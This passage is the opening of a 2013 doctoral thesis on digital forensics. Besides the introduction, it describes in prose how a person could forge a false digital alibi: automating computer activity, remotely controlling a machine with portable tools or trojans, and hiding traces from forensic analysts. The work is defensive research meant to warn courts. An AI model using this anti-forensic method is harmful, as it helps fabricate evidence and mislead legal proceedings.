UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA "RENATO M. CAPOCELLI"

CORSO DI DOTTORATO IN INFORMATICA

XII CICLO – NUOVA SERIE

ANNO ACCADEMICO 2012-2013

TESI DI DOTTORATO IN INFORMATICA

On The Evolution of Digital Evidence: Novel Approaches for Cyber Investigation

---

Tutor

prof. **Giuseppe Cattaneo**

Candidato

Giancarlo De Maio

Coordinatore

prof. **Giuseppe Persiano**

Ai miei genitori.

Abstract

Nowadays Internet is the fulcrum of our world, and the World Wide Web is the key to access it. We develop relationships on social networks and entrust sensitive documents to online services. Desktop applications are being replaced by fully-fledged web-applications that can be accessed from any devices. This is possible thanks to new web technologies that are being introduced at a very fast pace. However, these advances come at a price. Today, the web is the principal means used by cyber-criminals to perform attacks against people and organizations. In a context where information is extremely dynamic and volatile, the fight against cyber-crime is becoming more and more difficult.

This work is divided in two main parts, both aimed at fueling research against cyber-crimes. The first part is more focused on a forensic perspective and exposes serious limitations of current investigation approaches when dealing with modern digital information. In particular, it shows how it is possible to leverage common Internet services in order to forge digital evidence, which can be exploited by a cyber-criminal to claim an alibi. Hereinafter, a novel technique to track cyber-criminal activities on the Internet is proposed, aimed at the acquisition and analysis of information from highly dynamic services such as online social networks.

The second part is more concerned about the investigation of criminal activities on the web. Aiming at raising awareness for upcoming threats, novel techniques for the obfuscation of web-based attacks are presented. These attacks leverage the same cutting-edge technology used nowadays to build pleasant and fully-featured web applications. Finally, a comprehensive study of today's top menaces on the web, namely *exploit kits*, is presented. The result of this study has been the design of new techniques and tools that can be employed by modern honeyclients to better identify and analyze these menaces in the wild.

Abstract (Italian)

Oggigiorno Internet è il fulcro del mondo, e il World Wide Web è la chiave per accedervi. Noi sviluppiamo relazioni personali attraverso i social network e affidiamo informazioni sensibili a servizi online. Le tipiche applicazioni desktop vengono rimpiazzate da applicazioni web perfettamente funzionali, che possono essere utilizzate su qualsiasi dispositivo. Tutto ciò è possibile grazie a nuove tecnologie web che vengono introdotte a ritmo incessante. Tuttavia, il progresso ha un prezzo. Oggi, il web è il principale mezzo utilizzato dal crimine informatico per minacciare individui ed organizzazioni. In un contesto dove l'informazione digitale è estremamente dinamica e volatile, la lotta contro il crimine informatico diventa sempre più difficile.

Questo lavoro di ricerca è diviso in due parti complementari. La prima sezione è focalizzata sullo studio degli aspetti forensi legati al crimine informatico, e mostra alcune limitazioni delle odierne tecniche di analisi delle prove digitali. In primis, viene presentato un nuovo tipo di attacco che sfrutta la disponibilità di generici servizi online al fine di produrre prove digitali false. Le informazioni generate con questa tecnica risultano perfettamente genuine nel contesto di un'indagine forense e possono essere sfruttate per reclamare un alibi. In secundis, viene mostrata una nuova metodologia per l'acquisizione di prove digitali da servizi online. Tale metodo consente di collezionare informazioni in modo robusto ed affidabile anche quando la sorgente remota è estremamente dinamica, come nel caso di un social network.

La seconda parte di questo lavoro si concentra sull'analisi di attività criminali sul web. Il repentino e incessante progresso tecnologico può nascondere delle minacce. La stessa tecnologia utilizzata per sviluppare applicazioni web di ultima generazione può es-

sere sfruttata dal crimine informatico come mezzo d'attacco. In particolare, questo lavoro mostra come alcune funzionalità di HTML5 consentono di offuscare codice web dannoso. Gli attacchi offuscati con queste tecniche sono in grado di evadere i moderni sistemi di analisi malware, che si trovano in affanno rispetto all'incessante progresso tecnologico. Infine, viene presentato uno studio approfondito sul principale mezzo sfruttato oggi dal crimine informatico per attaccare gli utenti del web: gli exploit kit. Il frutto di questo studio è stato lo sviluppo di nuove tecniche e strumenti per supportare i moderni honeyclient nell'indentificazione e nell'analisi di minacce provenienti dal web.

Contents

Abstract **3**

Abstract (Italian) **4**

1 Introduction **1**

1.1 Scope and Motivations 2

1.1.1 Digital Forensics 3

1.1.2 The Evolution of Digital Evidence 4

1.1.3 Today's Most Wanted 5

1.2 Contributions of the Thesis 6

2 Automated Production of Predetermined Digital Evidence **7**

2.1 Introduction 7

2.1.1 Digital Alibi 8

2.1.2 False Digital Alibi 10

2.2 Creation of Predetermined Digital Evidence 11

2.2.1 Remotization 12

2.2.2 Automation 13

2.3 The Automation Methodology 13

2.3.1 Digital Evidence of an Automation 16

2.3.2 Unwanted Evidence Handling 18

2.4 Development of an Automation 21

2.4.1 Preparation and Destruction of the Environment 21
2.4.2 Implementation of the Automation 22
2.4.3 Testing of the Automation Procedure 23
2.4.4 Exporting the Automation 23
2.4.5 Additional Cautions 24
2.5 Automation Tools 25
2.5.1 The Simplest Approach: Existing Software 25
2.5.2 Advanced Approaches 26
2.6 Case Study: Windows 7 27
2.6.1 Unwanted Evidence in Windows 7 28
2.6.2 Implementation 31
2.6.3 Execution 32
2.6.4 Analysis 36
2.7 Summary 37

3 Acquisition of Forensically-Sound Live Network Evidence 38
3.1 Introduction 38
3.2 Live Network Evidence 40
3.2.1 New Definition of Live Network Evidence 40
3.2.2 Issues on Acquiring Live Network Evidence 41
3.3 The Acquisition of LNE 44
3.3.1 Local vs Remote Acquisition Tools 45
3.3.2 Local Acquisition Tools 46
3.3.3 Remote Acquisition Tools 47
3.4 A New Methodology for the LNE Acquisition 48
3.4.1 *LNE*-Proxy Mode 49
3.4.2 *LNE*-Agent Mode 51
3.4.3 Expert Investigator Mode 53
3.4.4 A Comparison of the Operation Modes 54
3.5 Security and Integrity 55

3.5.1 Environment Security 55
3.5.2 Data Integrity 56
3.6 The *LINEA* Prototype 57
3.6.1 Performance Evaluation 61
3.7 Future Works 63
3.8 Summary 65

4 Using HTML5 to Evade Detection of Drive-by Downloads **67**
4.1 Introduction 67
4.1.1 Organization of the Chapter 69
4.2 Anatomy of a Drive-by Download 69
4.3 Detecting Malicious JavaScript Code 73
4.4 HTML5 and the Next Generation Web 75
4.5 Fooling Malware Detection Systems 77
4.5.1 **Delegated Preparation** 78
4.5.2 **Distributed Preparation** 81
4.5.3 **User-driven Preparation** 82
4.6 Implementation and Experiments 83
4.6.1 Testing Environment 85
4.6.2 Experiment 1: Evasion Through Delegated Preparation 86
4.6.3 Experiment 2: Evasion Through Distributed Preparation 89
4.6.4 Experiment 3: Evasion Through User-driven Preparation 91
4.6.5 Analysis and Reports 93
4.7 Summary 96

5 PExy: The other side of Exploit Kits **98**
5.1 Introduction 98
5.2 Anatomy of an Exploit Kit 101
5.2.1 Server-side Code 102

5.2.2 Fingerprinting. . . . 103
5.2.3 Delivering the Exploits . . . 105
5.2.4 Similarity . . . 107
5.3 Automatic Analysis of Exploit Kits . . . 108
5.3.1 Pixy: Data-Flow Analysis for PHP . . . 109
5.3.2 PExy: Static Analysis of Malicious PHP . . . 110
5.4 PExy: Analysis Results . . . 115
5.4.1 User-Agent analysis. . . . 115
5.4.2 Parameter analysis. . . . 117
5.5 Applications . . . 117
5.6 Limitations . . . 118
5.7 Related Work . . . 119
5.8 Summary . . . 120

6 Conclusions **121**

References **123**

7 Acknowledgements **137**

List of Figures

1.1 Internet users in the world (July 1, 2013). 1

3.1 *LNE* acquisition overview 46
3.2 Architecture of *LINEA* prototype 60
3.3 CPU and Memory Usage during the navigation 63
3.4 Networtk and Disk usage during the navigation 64

4.1 Distributed preparation: malware execution path. 90

5.1 Exploit kit similarities identified by *Revolver*. The lower the U-shaped connection, the higher the similarity. 108
5.2 Summary of the information extracted from the Exploit Kits 116

Chapter 1

Introduction

The world is Internet-centric, and the World Wide Web is the interface to the world. Today, people develop relationships on social networks, entrust sensitive information to online services and store personal documents on cloud networks. Traditional desktop applications are being supplanted by web-based applications with the same look-and-feeling, which can be accessed everywhere and from any devices. In this context, the number of devices connected to the Internet is constantly growing (see Figure 1.1). Today, the amount of Internet users in the world is more than 2.9 billions, with a penetration of almost 39% of the population [1].




Figure 1.1: Internet users in the world (July 1, 2013).

These advances come at a price. The same cutting-edge technologies used to build

[1] http://www.internetlivestats.com/

complex web-services can be leveraged by crime to perform attacks against people and organizations. Phishing, online fraud, illegal material distribution, spamming and scamming are just few examples of new-generation crimes. Digital devices can be used as means to commit a crime or may be the target of a crime [73]. In general, a crime involving digital devices is referred to as *cyber-crime*. According to the Norton Report 2013 [135], more than 1 million adults become victim of cyber-crime every day, with a global annual cost of 113 billion dollars. Cyber-crime does not only affect end-users but also larger entities like industries, organizations and governments, and may be perpetrated for cyber-espionage, business or ideological motives [2]. These attacks are typically performed by organized groups of cyber-criminals, referred to as Advanced Persistent Threats (APTs) [64].

1.1 Scope and Motivations

The objective of this work is to fuel research against new-generation crimes. The first part is more focused on a forensic point-of-view, and addresses some issues related to the evolution of digital evidence. In particular, it explains how the explosion of the web-oriented model has radically changed our relationship with technology and, as consequence, our behavioral patterns. In particular, we expose the limitations of current investigation approaches when dealing with modern digital evidence like online documents, emails, social network profiles and so on. Hereinafter, we show how it is possible to leverage common Internet services in order to forge digital evidence, which can be exploited by a cyber-criminal, in the context of a trial, in order to claim a *digital alibi*. Moreover, a novel technique to analyze cyber-criminal activities on the Internet is proposed. This approach allows to acquire information from highly dynamic resources, such as online social networks and cloud storage services, while preserving reliability, robustness and verifiability of the collected data.

The second part of the thesis is more focused on the investigation of web-based threats. First, we show how it is possible to leverage new web technologies, such as HTML5, in order to obfuscate malicious JavaScript code. We present new types of attacks that are able to evade some of the most advanced detection engines available today. Then, an in-depth study of today's number one menace on the web, namely *exploit kits*, is presented.

[2] An updated report of targeted cyber-crime attacks may be found at: `http://hackmageddon.com/`

They are highly sophisticated and configurable exploit frameworks used by cyber-criminals to compromise hosts on a large scale. In particular, we focus on the analysis of the server-side code of more than 50 exploit kits in order to discern the techniques used by cyber-criminals to fingerprint the victims and thwart detection. The result of this study has been the design of a tool to automatically analyze the source code of exploit kits, which is able to provide honeyclients like Wepawet [38] with information that improves detection of these menaces in the wild.

The remainder of this section gives an overview of the topics addressed in the next chapters.

1.1.1 Digital Forensics

Digital forensics is the set of disciplines concerning the recovery and investigation of digital material. Depending on the type of media involved in the investigation, digital forensics can be divided in various sub-branches: computer forensics, network forensics, database forensics and mobile forensics.

In addition to the identification of direct evidence of a crime, digital information can be also used to attribute evidence to specific suspects, confirm or invalidate alibis or statements, determine intent, identify sources (for example, in copyright cases), or authenticate documents.

The typical forensic process consists of three phases:

1. forensic imaging (acquisition) of the digital media
2. analysis (investigation) of the acquired data
3. production of a report about the collected evidence

Traditionally, the *acquisition* concerns the creation of an exact sector-level duplicate (or forensic duplicate) of the inquired media. This task should be accomplished by means of write-blocking devices to prevent modification of the original data. In the last years, the development of new techniques for storing data, such as cloud computing, have led to the development of new approaches for data acquisition, which are discussed in Chapter 3. Typically, the hash value of both the acquired image and the original data is calculated (using algorithms such as SHA-1 or MD5), and the values are compared to verify if the copy is accurate.

The objective of the *analysis* phase is to recover evidence material from the acquired data. The actual process of analysis may vary depending on the specific case, but common methodologies include: keyword search across the digital media (within both allocated and unallocated space), file carving and extraction of filesystem metadata (access, creation and modification date of files). The evidence recovered may be linked in order to reconstruct a timelime of the events or actions performed by an user.

Finally, the collected evidence should be *reported* in a way that is usable by unskilled personnel, like judges and attorneys.

1.1.2 The Evolution of Digital Evidence

As pointed out before, modern digital-information is characterized by extreme *dynamicity*. The final value of a resource on the web may vary depending on hundreds of variables. Traditional digital-investigation approaches from computer forensics assume that the media containing the information of interest can be seized and forensically-cloned. In other words, it assumes that the digital information under analysis is static and immutable. On the contrary, network forensics focus on the acquisition and analysis of network traffic, which is dynamic and transient by definition. However, analyzing network traffic may very challenging, mostly when dealing with information to/from online services over the Internet.

In order to clarify this concept, let us consider the following example [3]. Bob has been accused of having published illegal material on the web. The prosecutor presents screenshots and videos containing evidence of the crime. A digital investigator is employed by the defense in order to prove that the inquired website has been compromised. The first problem is that the web server containing the evidence is located in a foreign country with no legal agreements with the country of origin. As consequence, it is not possible to seize the hardware in order to make a forensic copy of the storage media. Moreover, the source code of the website is not available to Bob, since it has been created by means of an automatic content management system. Therefore, the only possible way to analyze the website is to collect information remotely. To this end, the investigator can use a tool like HashBot [4], which currently is the de-facto standard for forensic acquisition of online

[3] This example is based on a real case presented in occasion of the seminar "Attacchi e vulnerabilitá del web", held at the University of Salerno on October 17, 2011.

[4] `http:\www.hashbot.com`

resources. He finds that the website contains normal HTML code and no trace of illegal content.

Is Bob innocent or guilty? A plausible conclusion is that he posted illegal material on his website and deleted it soon after. As consequence, he is guilty, since the result of the investigation cannot disprove it. But the story may have a different ending if we *tune* a couple of variables. In fact, if the investigator accesses Bob's website with a machine running Windows 7 with Internet Explorer 8, the browser is redirected to a different server which provides, in turn, the illegal content. The illegal resource turns out to be hosted on a well-known malicious domain, which is controlled by a cyber-criminal group [5]. As consequence, a more plausible conclusion is that Bob's website has been compromised and turned into a *zombie*, which proves that he is innocent in turn.

It is worth highlighting that this example perfectly resembles a modern cyber-criminal attack. In particular, it exposes the limitation of traditional digital-forensic approaches in the investigation of highly-dynamic online resources. A more detailed discussion and a possible solution to this problem are presented in Chapter 3.

1.1.3 Today's Most Wanted

Today, the web is the principal means used by cyber-criminals to perform attacks against people and organizations. Due to the constantly growing number of Internet users and, as consequence, web users, these attacks may leverage from an enormous target surface. Typical attacks perpetrated through the web are phishing, online fraud, scamming and so on. In particular, the last years have seen the growing of a menace called *drive-by download*. A drive-by download attack can be summarized as follows:

1. A victim visits a webpage
2. The webpage contains malicious code aimed at exploiting vulnerabilities of the client
3. If the exploit succeeds, a malicious binary (typically a *bot*) is downloaded and executed onto the victim's machine
4. At this point, the attacker gains full control of the victim's machine.

[5] For example, see `http://www.malwaredomainlist.com/` for an updated list of malicious domains.

In the last few years, drive-by download attacks have evolved into sophisticated, easily extensible frameworks that incorporate multiple exploits at the same time and are highly configurable. The today's top security menaces on the web are *exploit kits*. The identification of exploit kits in the wild may be extremely difficult, since they employ sophisticated techniques to thwart analysis. In particular, they leverage web technologies in order to fingerprint the victim's machine and to construct, at runtime, the proper response to be sent to the client. This is exactly what happened in the case of Bob's website (see 1.1.2).

The last part of this thesis, in particular Chapter 4 and Chapter 5, gives a deep insight into this problematic, and proposes novel solutions for the analysis of modern web-based attacks.

1.2 Contributions of the Thesis

The main contributions of this work may be summarized as follows.

1. A new type of cyber-attack, able to fool common digital investigation techniques, is presented in Chapter 2
2. A novel methodology for the acquisition, analysis and reporting of new-generation digital-evidence is discussed in Chapter 3.
3. New techniques for the obfuscation of web-based attacks, able to evade modern detection systems, are presented in Chapter 4.
4. An in-depth study of exploit kits and a technique for the automatic analysis of their code is presented in Chapter 5.
5. Some personal considerations about current and future trends in cyber-investigation are drawn in Chapter 6

Chapter 2

Automated Production of Predetermined Digital Evidence

This chapter presents a new cyber-attack methodology which leverages common online services, such as social networks and email provides, in order to produce fake digital evidence. In a forensic context, this methodology can be leveraged in order to construct a *false digital alibi*.

2.1 Introduction

Any probative information stored or transmitted digitally, which can be used by a party in a judicial dispute in Court, is referred to as *digital evidence* [143]. In recent years the use of digital evidence has increased exponentially. Consequently, Digital Forensics are becoming more and more concerned about the admissibility and the probative value of digital evidence. Digital evidence should be carefully examined by the Court before being considered reliable, since it is *ubiquitous* and *immaterial*. Moreover, it is fundamental to make a distinction between *local* and *remote* digital evidence.

Ubiquitous. Digital evidence is ubiquitous, since it can be located anywhere in the world. Digital data can be easily moved from one device to another on the other side of the world. It may reside on mobile equipment (phones, PDAs, laptops, GPSes, etc.) and especially on servers that provide services via Internet. The device under investigation may be located in a Country different from that where the crime has been committed, with it being an obstacle for the acquisition of digital evidence.

Immaterial. Digital evidence is also immaterial, since it is just a sequence of ones and zeros. It can be easily tampered with by the owner of the device, since the owner has full

access to any software and hardware components. In the case in which the evidence is stored on a remote location, it might be modified or lost over time without any control over it.

LOCAL. A digital evidence is referred to as local in case the information is stored on a device owned by the accused. In most cases, the Court can order the seizure of the inquired device. Such evidence can be extracted from digital documents, browser history and so on. Local evidence tampering is simple for an accused having basic technical skills.

REMOTE. A remote evidence is related to an information stored on a remote machine. Remote evidence is difficult to be tampered with by the accused, since it would require unauthorized access to the remote system or the intervention of an accomplice. Remote digital evidence can be extracted from online social networks, emails stored on a server and so on. With respect to local digital evidence, they may be considered more reliable since validated, in a sense, by the company providing the service (Google, Facebook, etc.). In practice, the company may act as a trusted-third-party in the trial.

2.1.1 Digital Alibi

Digital devices, and in particular personal computers, can be involved in a forensic investigation for several reasons. They may have been used to commit the crime or may have been the target of a cybercrime. In general, a computer may be analyzed to track the activity of an individual involved in a legal case. Digital devices may also contain evidence that can be used to clear the charged, for example, proving that he was working at his personal computer while the crime was committed. In such a case the digital evidence constitutes an alibi. *Alibi* is a term deriving from the Latin expression *alius ibi*, which means *in another place*. According to the USLegal online legal dictionary [144], *"It is an excuse supplied by a person suspected of or charged with a crime, supposedly explaining why they could not be guilty. [...] An alibi generally involves a claim that the accused was involved in another activity at the time of the crime."*. In this work an alibi based on digital evidence is referred to as *digital alibi*. There are several examples of trials in which digital evidence played a fundamental role to argue the acquittal of the accused.

RODNEY BRADFORD. An interesting case is that involving Rodney Bradford, a 19 years old resident of New York, arrested in October 2009 on suspicion of armed robbery [90], [138], [63].

His defense lawyer claimed the innocence of Mr. Bradford asserting that he was at his father's house at the time of the crime. The evidence offered in support of this thesis was a message posted by the suspected on Facebook with the timestamp "October 17 - 11:49 AM", exactly one minute before the robbery. The status update would take place from the personal computer of his father. The subsequent investigation confirmed that the connection was established from an apartment located at more than thirteen miles from the scene of the crime. Rodney Bradford was released 12 days after his arrest. This is the first case in which a status update on Facebook has been used as an alibi. Although an accomplice could have acted on behalf of Rodney Bradford to construct his alibi, the Court rejected such a possibility, since it would have implied a level of criminal genius unusual in such a young individual.

Alberto Stasi. Another example, extremely interesting in terms of assessing a digital alibi, is the Italian case of Garlasco [122], [48]. The trial of first instance ended with the acquittal of Alberto Stasi, the main suspect in the murder of his girlfriend Chiara Poggi. The defendant proclaimed his innocence by claiming that he was working at his computer at the time of the crime. This trial has been characterized by a close comparison between the results of the analysis performed on each type of specimen, such as DNA traces and digital evidence on the PCs of both the victim and the accused. These findings were complemented by traditional forensic techniques such as interrogations. However, the attention of the investigators mainly focused on verifying if the digital alibi claimed by Stasi was true or false. Since no overwhelming evidence proving the contrary was found, the Court accepted the alibi of Stasi and directed his acquittal. The appeal, concluded in December 2011, confirmed the innocence of Alberto Stasi [36]. The appeal to the Cassation Court, opened in April 2012, is currently in progress [35].

Other Cases. Not all claims of digital alibi end up being accepted by Courts. It is worth mentioning the case involving Everett Eugene Russell [81], a Texan man accused by his ex-wife of the violation of a protective order requiring the ex-husband to stay away from her residence. Part of the evidence supporting the alibi claimed by the defendant consisted of a disk containing a set of cookies, which would have proven that Mr. Russell was surfing the Web at the time of the crime. It was not sufficient, since the Prosecutors argued that the cookie files could have been tampered, and the Jury agreed. Mr. Russell was also convicted by the Texas appeals Court.

Another example is the case involving Douglas Plude [82], accused of the murder of his wife Genell. Mr. Plude claimed that she committed suicide, and the proof would have been found on her personal computer. The digital forensic analysis revealed that some online searches were performed from the PC about Fioricet, the substance ingested by Genell which hypothetically conducted her to death. However, the majority concluded that "Whoever performed the search on Genell's computer only examined the first page of various results — no page with dosing information was ever displayed on the computer.". Also in this case, digital evidence did not provide the expected alibi.

2.1.2 False Digital Alibi

In light of what has been discussed so far, it is worth questioning whether it is possible to artificially produce a predetermined set of digital evidence in order to forge a digital alibi. While it may be quite easy to identify the owner of a device, it is not so easy to determine "who" (human) or "what" (software) was acting on the system at a specific time. It is due to the ubiquitous and immaterial nature of digital information. Consequently, digital evidence should always be considered as circumstantial evidence, and should be always integrated with evidence obtained by means of other forensic techniques (fingerprints, DNA analysis, interrogations and so on).

Any attempts of tampering or producing digital information in order to construct an alibi has been referred to as *false digital alibi* [25, 43]. This work shows that an individual may predispose a common personal computer to perform a predefined sequence of automatic actions at a specific time, which generate, in turn, a set of digital evidence that can be exploited in a trial to claim a digital alibi. The traces produced by means of this technique resulted to be indistinguishable, upon a post-mortem digital forensic analysis, from those produced by a real user performing the same activities. Besides, no particular skills are needed to implement the presented methodology, since it makes use of existing and easy-to-use tools. This result is an advise for Judges, Juries and Attorneys involved in legal proceedings where reliability of digital evidence could have an high impact on the verdict. This work also provides some best practices to be followed in order to uncover eventual fake evidence.

The remainder of this chapter is organized as follows. In Section 2.2 different methods to artificially produce digital evidence on a computer are examined. In Section 2.3 the

automation methodology is presented, while in Section 2.4 the process aimed to develop and deploy an automation is discussed. In Section 2.5 a number of automation tools are analyzed and in Section 2.6 a real case study on Windows 7 is presented. Finally, in Section 2.7 the conclusions are drawn.

2.2 Creation of Predetermined Digital Evidence

In this work the following scenario is supposed. There is an individual interested in constructing a false digital alibi, called Alibi Maker (AM), who can leverage his personal computer, called Target System (TS), in order to accomplish this task. After the digital alibi is forged, the TS is subject to a post-mortem analysis performed by a group of Digital Forensic Analysts (DFA), in charge of extracting any useful information supporting, or invalidating, the digital alibi. This work focuses on the specific case where the TS is a common personal computer. One of the main objective of this work is to prove that also a non-skilled individual would be able to construct a false digital alibi.

Keeping in mind the considerations made in Section 2.1, it is clear that an AM should aim to produce remote digital evidence, or even a mix of local and remote evidence. The main difficulty is that, while timestamps of data stored on a local device can be easily tampered with, remote information cannot be modified once stored on the server (excluding the case of unauthorized access). The only possibility is that the actions aimed to produce remote digital evidence are "really" performed during the alibi timeline. There are some different strategies to accomplish this task.

The trivial solution is to engage an accomplice in charge of using the TS to produce local and remote digital traces on behalf of the AM. However, the involvement of another person could be risky. First, it requires physical contact of the accomplice with the device and the environment where it is located (e.g., AM's home), which may produce biological traces (fingerprints, DNA, etc.). Second, the accomplice could be spotted by other persons, who may witness the fact during the trial. Third, the accomplice itself could yield to the pressure and confess his involvement.

Actually, there are two further approaches that allow an AM to forge reliable digital evidence without any accomplices: Remotization and Automation. The *remotization* approach is based on the remote control of the TS from a different machine. It can be

accomplished, for example, by means of a remote control software or a KVM device. On the contrary, the *automation* approach is based on the use of a software able to perform a series of automated actions on behalf of the AM. Pros and cons of both approaches are discussed below.

2.2.1 Remotization

There are various ways to remotely control a computer. In any cases, master and slave should be connected by means of a communication channel in order to send and receive commands. In this section two possible techniques are considered, followed by some considerations about risks and applicability.

A simple solution consists of the use of a *remote control software* to pilot the TS from another (presumably far) computer. Since the presence of a server application allowing remote administration may be considered suspicious by the DFA, the AM should avoid installation of this kind of application on the TS. To accomplish it, he might use a portable application such as TeamViewer Portable [137], Portable RealVNC Server [155], GoTo VNC Server Java Applet [54], or even a backdoor trojan-horse such as ProRat [107], Bandook [99], etc.. While all the mentioned remote control software is freely available and easy-to-use, the success of these techniques strongly depends on the ability of obfuscating the server process on the TS. As discussed in the remainder of this article, it might require a deeper knowledge of the underlying operating system.

An alternative solution is the use of a keyboard, video, mouse (KVM) switch over IP (IP-KVM). An IP-KVM is a device that connects to the keyboard, video and mouse ports of the TS. It captures, digitizes and compresses the video signal of the TS before transmitting it to a remote controller by means of an IP connection. Conversely, a console application on the controlling computer captures mouse and keyboard inputs and sends them to the IP-KVM device, which, in turn, generates respective mouse and keyboard inputs for the controlled system. The amount of suspicious traces that can be found upon a digital forensic analysis of the TS is limited, mostly considering that modern IP-KVM devices [100] do not require any software to be installed both on the controller and on the target systems. Obviously, the KVM device is itself evidence that should be destroyed or obfuscated by the AM in order to divert the investigation.

In both cases, it is worth highlighting that lot of suspicious traces, such as information

about the controller machine, MAC or IP addresses of the KVM, may be recorded by other components of the network, such as DHCP, NAT and DNS servers. An analysis of caches and logs of these systems may reveal with no doubt an anomalous connection lasting for the entire alibi timeline. Although the AM has the possibility of being very far away from the potential alibi location, the main limitation of the Remotization approach is the necessity of human intervention.

2.2.2 Automation

A typical anti-forensic activity aimed at constructing a false digital alibi is the tampering of timing information of files and resources. It can be accomplished, for example, by modifying the BIOS clock. The main limitation of this approach is that it can only produce local forged digital evidence, since it is assumed that the AM cannot modify resources stored by trusted-third-parties such as Facebook or Google. The methodology presented in this chapter shows that an AM can generate a false digital alibi based on reliable digital evidence without any human intervention. All the local and remote evidence may be "really" generated at the required time by a software running on the TS, which is referred to as *automation*. The implementation of an automation does not require advanced skills, since it can be accomplished by means of freely available and easy-to-use tools.

Potentially, an automation may be able to simulate any common user activities, such as Web navigation, authentication to protected websites, posting of messages, sending of emails, as well as creation and modification of local documents, and even playing with online videogames. The evidence generated by such actions may provide a person with an airtight alibi. The presented methodology also includes techniques to avoid or remove traces which may reveal the execution of the automation. If all the needed precautions are taken, there is no way to determine if the evidence found on a computer has been generated by either the common user activity or an automated procedure.

2.3 The Automation Methodology

The remainder of this chapter focuses on the automation approach to produce fake digital evidence. The presented methodology is based on the use of common software tools and its implementation does not require advanced computer skills. Some real case studies are

subsequently discussed, showing that a digital forensic analysis on the computer used to run the automation procedure cannot distinguish between digital evidence produced by a real user and digital evidence produced by an automation.

A framework providing methods to reproduce mouse and keyboard events is referred to as an *automation tool*. Such frameworks are typically used to perform systematic and repetitive actions, like application testing or system configuration. Other possible uses include data analysis, data munging, data extraction, data transformation and data integration [91]. Currently, automation tools are available for any platforms.

This work warns about a possible malicious use of automation tools. Basic operations provided by these frameworks, like mouse clicks, movements and keystrokes, could be exploited to build up more complex actions such as interaction with user interfaces and controls (text boxes, buttons, etc.). Finally, such actions could be combined in order to reproduce full user activities such as Web browsing, email sending, document writing and so on. The constructed automation may be launched at a given time.

Most automation tools provide powerful implementation frameworks, easy-to-use graphical interfaces, high-level scripting environments, and often does not require any programming competences nor specific computer skills to construct an effective automation. Because of their growing usefulness, many resources like tutorials, online communities, utilities, downloads and books on automation tools are currently available on the Web.

Table 2.1 presents a non-exhaustive list of activities that can be implemented by means of an automation tool, which may turn out to be useful to construct a false digital alibi.

Activity	Actions
Web surfing	Execution of a Web browser, interaction with windows and tabs, surfing and switching among different webpages. Use of authentication data such as username and password to access protected websites, filling of forms, upload and download of files. Such actions can be combined to access online social networks and popular websites like Picasa, Dropbox, Gmail, Facebook, Twitter and so on.
Document writing	Creation/modification of textual document, electronic sheets/presentations by means of an office application suite. Customization of file metadata such as access time, modification time and filename. Deletion of files and directories.
Multimedia processing	Download and visualization of pictures from the Web. Modification of images with an image editing application. Adjustment of audio controls, reproduction and/or record of audio and video files.
Videogame playing	Execution of, and interaction with, standalone videogames and browser-based videogames. Access to multiplayer games and use of the game character to perform basic actions (acting like a videogame bot [159]).
Control of other devices	Sending of AT commands to a modem connected to the PC in order to make a call over the PSTN network. Activation of a Bluetooth connection with a mobile phone, access and modification of data like contacts, SMSes, photos, etc.. Sending of messages, initialization of voice calls over the telecommunication network.

Table 2.1: Example of activities that may be produced by an automation.

2.3.1 Digital Evidence of an Automation

An automation is a program which consists of files (compiled executables, scripts, etc.) and may access resources on the TS (other files, libraries, peripherals, etc.). It is worth noting that any accesses to system resources produce a potential modification of the system state which may be revealed by a digital forensic analysis. Unfortunately for the AM, not all the traces left by the automation are suitable to prove his presence in a given place at a given time. Some of these traces may reveal the execution of the automation and expose the attempt of false alibi instead. Substantially, two categories of evidence can be distinguished: *wanted* and *unwanted* evidence.

Wanted Evidence. The term *wanted* refers to all the traces suitable to prove the presence of the user at a given place during the entire timeline of the alibi. The browser history, the creation time of a document, the access time of an MP3 file, as well as the timestamp of an email, the time of a post on an online social network may be exploited as wanted evidence.

Unwanted Evidence. On the other hand, the term *unwanted* refers to any information that enables the DFA to uncover the use of an automation. Data remanence of the automation on the system storage (automation files or metadata), presence of suspicious software (e.g., tools and libraries used to build the automation) falls into this category. Even an anomalous user behaviour (e.g., use of applications never used before, abnormal accesses to files) may be considered an unwanted evidence.

The construction of an automation should include methods to detect and handle unwanted evidence. The traces left by the automation strongly depends on the software environment where it is executed, with its own operating system, resources and services. An automation is a piece of software stored in one or more files and resources, which is executed as one or more processes on the current operating system. Of course, the AM has to be logged onto the system to start the procedure. These considerations give an abstraction of the possible unwanted evidence that can be produced by the automation.

Filesystem Traces. The code of an automation may be contained in a binary executable, in a script file, or even in multiple files implementing different modules. Moreover, it may require additional dependencies to be installed on the system such as dynamic libraries. The recovery of such elements may lead back with no doubts to the use of an

automation. It is worth highlighting that a filesystem assigns some metadata to each file stored on the media. It typically includes file name, size, type (regular file, directory, device, etc.), owner, creation time, last access time, last modification time, last metadata change time and so on. Such information is typically maintained in filesystem-specific structures stored on particular disk locations (e.g., the Allocation Table in FAT, the Master File Table in NTFS, the i-nodes in the *NIX filesystem). The metadata management algorithm may vary depending on the filesystem implementation. Generally, whenever a file is deleted, the respective metadata may persist on the disk for a long time. Whenever recovered, such information may reveal useful traces to the DFA.

Execution Traces.

